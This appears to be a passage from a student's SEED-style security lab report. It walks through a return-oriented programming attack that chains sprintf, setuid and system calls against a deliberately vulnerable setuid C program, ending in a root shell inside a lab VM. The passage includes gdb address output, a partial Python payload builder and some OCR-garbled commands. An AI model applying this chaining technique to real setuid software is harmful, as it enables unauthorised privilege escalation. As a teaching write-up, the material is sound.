
Fig 12:- Defeated the Shell's countermeasure

We can notice that we are getting a segmentation fault when we exit the root shell. This is happening because the return address of system(), buf[170] is replaced by 0, parameter of setuid(), and there is no place for exit(). Thus, by invoking setuid() before system() we can gain root access as setuid(0) function is calling both effective uid and real uid and is setting both to 0 making it a non-SetUID program even though it still has root privileges.

Task 6:- Defeat Shell's countermeasure without putting zeros in input


The aim of this task to develop a technique to defeat shell's protection mechanism without adding zeros in the input as it was in the previous case. In this task we will make use of Return Oriented Programming(ROP) to chain multiple functions and to change non-zero values to 0 internally when the program is executed making use of sprintf() function.

First, we create **stack_rop.c** program, compile it and make it root owned Set-UID program. we save the value of the ebp register (the frame pointer) to a variable called framep in the stack_rop.c program, so we can print out the frame pointer address. Before executing the program, we set an environment variable MY_SHELL that contains a string `"/bin/sh"`. These operations are shown in the below Fig 13 screenshot.



```
Terminal
[03/13/21]seed@VM:~/Lab4$ gcc -o stack_rop -z noexecsta
ck -fno-stack-protector -g stack_rop.c
[03/13/21]seed@VM:~/Lab4$ sudo chown root stack_rop
[03/13/21]seed@VM:~/Lab4$ sudo chmod 4755 stack_rop
[03/13/21]seed@VM:~/Lab4$ ll stack_rop
-rwsr-xr-x 1 root seed 10108 Mar 13 16:13 stack_rop
[03/13/21]seed@VM:~/Lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
sysctl: setting key "kernel.randomize_va_space": Invali
d argument
kernel.randomize_va_space = 0
[03/13/21]seed@VM:~/Lab4$ sudo sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
[03/13/21]seed@VM:~/Lab4$ export MYSHELL="\bin\sh"
[03/13/21]seed@VM:~/Lab4$ env | grep MYSHELL
MYSHELL=\bin\sh
[03/13/21]seed@VM:~/Lab4$ ./stack_rop
The '\bin\sh' string's address : 0xbffffde9
Address of buffer []: 0xbfffe486
Frame Pointer value: 0xbfffe528
```

Fig 13



```
File Edit View Search Tools Documents Help
Open Save
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int foo(char *str)
{
    char buffer[150];
    unsigned int *framep;

    //Copy ebp into framep
    asm("movl %%ebp, %0 : "=r" (framep));

    /*printout information for experiment purpose*/
    printf("Address of buffer []: 0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value: 0x%.8x\n", (unsigned)framep);


    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

// For the purpose of experiment
void bar()
{
    static int i= 0 ;
    printf("The function bar () is invoked %d times!\n", ++i);
}

// For the purpose of experiment
void baz(int x)
```

Fig 14:- stack_rop.c file

We need to find the addresses of `system()`, `exit()`, `leaveret`, `setuid()`, `sprintf()`. To obtain these values run debugger of `./stack_rop`.




A terminal window titled "Terminal" with a search bar "Search your computer". It shows the output of a GDB-PEDA session. The legend indicates: code (red), data (blue), rodata (green), value (purple). The output shows a breakpoint at `stack_rop.c:11` and the addresses of `sprintf`, `setuid`, `system`, and `exit` found by PEDA.

```
-----]
Legend: code, data, rodata, value

Breakpoint 1, foo (
    str=0xbfffe508 'A' <repeats 162 times>, "\240-\344\
267\320i\343\267+8\366\267AAAAA") at stack_rop.c:11
11      asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xb7e516d0 <__spr
intf>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb9170 <__set
uid>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__lib
c_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e369d0 <__GI_
exit>
gdb-peda$
```

Fig 15:- Address locations from gdb

Run the command ***disassemble foo*** in gdb to get the address of ***leaveret***.




A terminal window titled "Terminal" showing the assembly dump for the `foo` function. The address `0x0804856e` is highlighted, corresponding to the `leave` instruction. A "Wireshark" tooltip is visible over the assembly list.

```
0x08048532 <+23>: push    eax
0x08048533 <+24>: push    0x80486e0
0x08048538 <+29>: call    0x80483a0 <printf@plt>
0x0804853d <+34>: add     esp,0x10
0x08048540 <+37>: mov     eax,DWORD PTR [ebp-0xc]
0x08048543 <+40>: sub     esp,0x8
0x08048546 <+43>: push    eax
0x08048547 <+44>: push    0x80486fe
0x0804854c <+49>: call    0x80483a0 <printf@plt>
0x08048551 <+54>: add     esp,0x10
0x08048554 <+57>: sub     esp,0x8
0x08048557 <+60>: push    DWORD PTR [ebp+0x8]
0x0804855a <+63>: lea     eax,[ebp-0xa2]
0x08048560 <+69>: push    eax
0x08048561 <+70>: call    0x80483c0 <strcpy@plt>
0x08048566 <+75>: add     esp,0x10
0x08048569 <+78>: mov     eax,0x1
0x0804856e <+83>: leave
0x0804856f <+84>: ret
End of assembler dump.
gdb-peda$
```

Fig 16:-leaveret address

Create a `attack.py` file and add the respective values from the above done steps. The idea of ROP is rather than use a single (libc) function to run your shellcode, string together pieces of existing code, called gadgets, to do it instead. Gadgets are instruction groups that end with `ret`. Using this chaining technique to defeat the countermeasure implemented by `/bin/sh`, so we can get a root shell using the `system()` function. In our construction, we place each function call's stack frame 0x20 bytes apart, so if `foo()`'s stack frame is at `X` (i.e., the frame pointer's value is `X`), the stack frame of the first function (i.e., the first `sprintf()`) will be at `X + 4 + 0x20`, the second function will be at `X + 4 + 0x40`, and so on. The `setuid()` function is the fifth on the call chain, so its stack frame will be at `X + 4 + 5 * 0x20`. Since the first argument of a function is always at `ebp + 8`, thus the address of the `setuid()`'s argument will be at `X + 12 + 5*0x20`.



```
#!/usr/bin/python3
import sys

def tobytes(value):
    return(value).to_bytes(4,byteorder='little')

content=bytearray(0xaa for i in range(162))

sh_addr=0xbffffde9 #Address of "/bin/sh"
leaveret=0x0804856e #Address of leaveret
sprintf_addr=0xb7e516d0 #Address of sprintf()
setuid_addr=0xb7eb9170 #Address of setuid()
system_addr=0xb7e42da0 #Address of system()
exit_addr=0xb7e369d0 #Address of exit()
ebp_foo=0xbfffe528 #foo()'s frame pointer

# Calculate the address of setuid()'s 1st argument
sprintf_arg1=ebp_foo + 12 + 5*0x20


# The address of a byte that contains 0x00
sprintf_arg2= sh_addr + len("/bin/sh")
content=bytearray(0xaa for i in range(162))

# Use leaveret to return to the first sprintf()
ebp_next= ebp_foo + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A'*(0x20 - 2*4) #Fill up the rest of the space

# sprintf (sprintf arg1,sprintf arg2 )
```

Fig 17:- attack.py file

The `sprintf()` function is dynamically called to convert arguments to zeroes without we passing them explicitly. Also, note that `setuid()` is called before invoking `system()` to drop the privileges. On compiling and executing the `attack.py` file we can generate the input, and then feed the input to the vulnerable program `stack_rop.c`. able gain root access to the shell. These steps can be seen in the below Fig 18 screenshot. The following execution results show that we have defeated `bash`'s countermeasure and have successfully obtained the root shell.

A screenshot of a Linux terminal window. The window has a title bar with 'Terminal' and standard window controls. The terminal content shows a series of commands and their outputs. The user 'seed' is at a VM. They run 'chmod +x attack.py', then './attack.py', and finally './stack_rop'. The script outputs the address of '/bin/sh' as 0xbffffde9, the buffer address as 0xbfffe486, and the frame pointer value as 0xbfffe528. After running '# whoami', the output is 'root', indicating a successful privilege escalation. The prompt changes from '\$' to '#'.

```
[03/13/21]seed@VM:~/Lab4$ chmod +x attack.py
[03/13/21]seed@VM:~/Lab4$ ./attack.py
[03/13/21]seed@VM:~/Lab4$ ./stack_rop
The '/bin/sh' string's address : 0xbffffde9
Address of buffer []: 0xbfffe486
Frame Pointer value: 0xbfffe528
# whoami
root
#
```

Fig 18:- Got the root access